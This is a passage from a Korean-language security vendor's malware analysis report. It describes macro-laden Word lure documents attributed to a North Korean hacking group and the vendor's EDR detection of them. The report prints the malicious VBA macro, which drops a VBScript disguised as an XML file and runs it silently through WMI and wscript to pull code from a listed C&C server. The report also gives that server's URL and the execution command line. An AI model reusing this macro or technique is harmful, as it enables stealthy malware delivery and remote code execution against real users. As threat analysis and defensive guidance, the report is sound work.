4.6.4 Privacy-i EDR 취약점 공격 통제 기능 탐지 (생활비지급.doc)

4.6.4.1 탐지 정보 (exploit.abuse.wmi)




[그림 39] Privacy-i EDR 취약점 통제 기능의 WMI 명령을 이용한 취약점 탐지 정보

Privacy-i EDR 취약점 공격 기능은 문서형 악성코드(생활비 지급.doc)를 통한 악의적인 WMI 명령을 실행하는 행위를 취약점 공격으로 탐지하고 있다. 실시간으로 프로세스의 행위를 모니터링 중, 악성 WMI 명령을 통한 취약점 공격에 탐지 및 대응하는 기능이다.

4.7 1MT 거래조건-20140428.doc

4.7.1 Word 문서 초기 화면



[그림 40] 보호된 문서로 위장한 북한 해킹 그룹의 문서형 악성코드 초기 화면

본 북한 해킹 그룹의 문서형 악성코드 샘플은 [1MT 거래조건-20140428.doc]이라는 문서명을 사용해 금 거래사항 등 사내 기밀 사항으로 위장하는 기법을 이용하였다. 또한 단순한 호환성 문제만 해결하면 열람 가능한 문서인 것처럼 위장하고 있다. 문서 실행 시 MS-Office 보안 정책에 따라 자동으로, VBA Macro 실행이 차단되지만 이러한 기밀 사항으로 위장하는 등의 전술을 통해 공격 대상자가 [콘텐츠 사용] 버튼을 직접 클릭하도록 유도하였다. 보안 담당자 등의 공격 대상이 해당 버튼을 클릭하면 악성 VBA Macro 가 실행되었다.

4.7.2 WMI 명령을 통해 실행되는 악성 VBScript

```
    hs = "On Error Resume Next:Set mx = CreateObject(""Microsoft.XMLHTTP""):mx.open ""GET"", ""http://
    ui = "regedit.onlinewebshop.net/hosteste/rownload"
    hs = Replace(hs, "xxx", ui)
    rp = resp & "₩1589989024.xml"
    ActiveDocument.Range.Text = hs
    ActiveDocument.SaveAs2 FileName:=rp, FileFormat:=wdFormatText
    ActiveDocument.Close
    Set wmObj = GetObject("winmgmts:win32_process")
    wmObj.Create "wscript.exe //e:vbscript //b " & rp
```


[그림 41] 문서형 악성코드 내 내장된 악성 VBA Macro

Path	[%AppData%]\Roaming\Microsoft\Templates\1589989024.xml
C&C	http://regedit.onlinewebshop.net/hosteste/rownload/list.php?query=1

[표 12] VBA Macro 실행 후 생성되는 악성 파일 경로와 C&C 서버 정보

VBA Macro 가 실행되면 특정 경로에 악성 VBScript 코드를 포함한 XML 파일이 저장된다. 저장된 파일은 악성 WMI 명령을 통한 WScript.exe 프로세스로 VBScript 엔진을 이용해 실행된다. 이 때, [e] 옵션과 [b] 옵션이 함께 수행된다. [e] 옵션은 Wscript.exe 프로세스를 통해 실행되는 대상 파일의 확장명이 XML 과 같이 정상적인 Script 파일의 확장명이 아님에도 WScript.exe 프로세스 내 내장된 VBScript 엔진을 통해 실행이 가능하도록 하며, [b] 옵션은 경고나 오류 메시지를 출력하지 않아 WScript.exe 를 통한 VBScript 가 공격 대상이 인지하지 못한 상태에서 실행 될 수 있도록 한다.

4.7.3 WMI 명령을 통해 실행되는 WScript.exe 프로세스 및 악성 VBScript



[그림 42] WMI 명령을 통해 실행된 WScript.exe 프로세스와 악성 VBScript 실행


CmdLine	wscript.exe //e:vbscript //b [%AppData%]\Microsoft\Templates\1589989024.xml

[표 13] WScript.exe 프로세스를 통한 XML 형식의 VBScript 파일 실행 명령

WScript.exe 는 문서형 악성코드 내 악성 VBA Macro 에서 실행된 WMI 명령을 통해 실행되고, XML 파일로 위장한 악성 VBScript 가 VBScript 엔진을 통해 실행되며 악성 행위를 수행한다.

4.7.4 Privacy-i EDR 취약점 통제 기능 탐지 (1MT 거래조건-20140428.doc)

4.7.4.1 탐지 정보 (exploit.abuse.wmi)



[그림 43] Privacy-i EDR 취약점 통제 기능의 WMI 명령을 이용한 취약점 탐지 정보

Privacy-i EDR 취약점 통제 기능은 문서형 악성코드(1MT 거래조건-20140428.doc)를 통한 악의적인 WMI 명령을 실행하는 공격을 취약점 공격으로 탐지하고 있다. 이는 행위 기반 탐지로서, 실시간으로 프로세스의 행위를 모니터링 한 후 악성 WMI 명령을 통한 취약점 공격에 탐지 및 대응하는 기능이다.

5. 대응

1. Privacy-i EDR 의 취약점 공격 통제 기능을 통해 취약점 공격을 사전에 방지한다.
2. OS 및 소프트웨어 보안 업데이트를 항상 최신으로 유지한다.
3. 주요 문서는 주기적으로 백업하고 물리적으로 분리하여 관리한다.
4. 신뢰할 수 없는 메일의 첨부파일은 실행을 금지한다.
5. 비 업무 사이트 및 신뢰할 수 없는 웹사이트의 연결을 차단한다.

궁금하신 점이나 문의사항은 malware@somansa.com 으로 해주세요.